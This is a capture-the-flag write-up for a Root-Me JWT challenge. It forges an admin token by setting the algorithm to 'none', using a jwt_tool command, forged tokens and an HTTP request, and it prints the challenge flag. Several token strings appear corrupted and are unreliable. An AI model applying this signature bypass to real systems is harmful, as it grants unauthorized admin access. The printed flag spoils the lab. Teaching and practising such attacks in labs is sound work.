


JWT- Introduction

Lab: <https://www.root-me.org/en/Challenges/Web-Server/JWT-Introduction>

Hack trick: <https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens>

Description: Login as admin

- Firstly, we don't know anything about username and password of admin, so we login as guest first. We can see a jwt in the request



- Decode it to get the header and payload of JWT

Encoded
PASTE A TOKEN HERE

Decoded
EDIT THE PAYLOAD AND SECRET

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.WqVfIz70x8i60jZNqNne9y1ZTdPauV7-9RVka41B3b0

```

HEADER: ALGORITHM & TOKEN TYPE

```

{
  "alg": "HS256"
}

```

PAYLOAD: DATA

```

{
  "username": "guest"
}

```

VERIFY SIGNATURE

```

HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)
☐ secret ☐ base64 ☐ encoded

```

Algorithm: SHA HS256 and username:guest

- Try to change **"username":"admin"** and set algorithm to none based on the hacktrick

Modify the algorithm to None

Set the algorithm used as "None" and remove the signature part.

Use the Burp extension call "JSON Web Token" to try this vulnerability and to change different values inside the JWT (send the request to Repeater and in the "JSON Web Token" tab you can modify the values of the token. You can also select to put the value of the "Alg" field to "None").

- Use command: `python jwt_tool.py -X a -I -pv "admin" -pc "username" jwt_token_value`
 - Exploit:** The `-X a` flag triggers an attack where the `alg` is set to `none`, effectively bypassing the signature validation step of the JWT.
 - Claim Injection:** The `-I` flag indicates that you are modifying the claims in the JWT.
 - Modify `username` Claim:** Using the `-pv "admin"` and `-pc "username"`, you are changing the `username` claim in the payload from its original value (likely `"guest"`) to `"admin"`.

```

PS C:\project\tools\jwt_tool-master\jwt_tool-master> python jwt_tool.py -X a -I -pv "admin" -pc "username" eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6Imd1ZXN0In0.0nuZnYMdetcg7AWGV6wURn8CFSfas6AQej4V9M13nsk

  JWT Tool
  Version 2.2.7 @ticarpi

Original JWT:

jwttool_81f3d534813305da04bf7f581adcbf2e - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImFkbWwluIn0.
jwttool_6bf516d32017ac588c9fb25c030a5712 - EXPLOIT: "alg":"None" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImFkbWwluIn0.

```

- Copy and get the flag

```

Pretty Raw Hex
1 GET /web-serveur/ch58/index.php HTTP/1.1
2 Host: challenge01.root-me.org
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
  Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://challenge01.root-me.org/web-serveur/ch58/index.php
8 Connection: close
9 Cookie: jwt=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImFkbWwluIn0.0nuZnYM
  detcg7AWGV6wURn8CFSfas6AQej4V9M13nsk
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

```

```

Pretty Raw Hex Render
Welcome admin to this website! :)

You can validate the challenge with the flag :
S1gn4tuR3_v3r1f1c4t10N_1S_1MP0Rt4n7

Click here to logout

```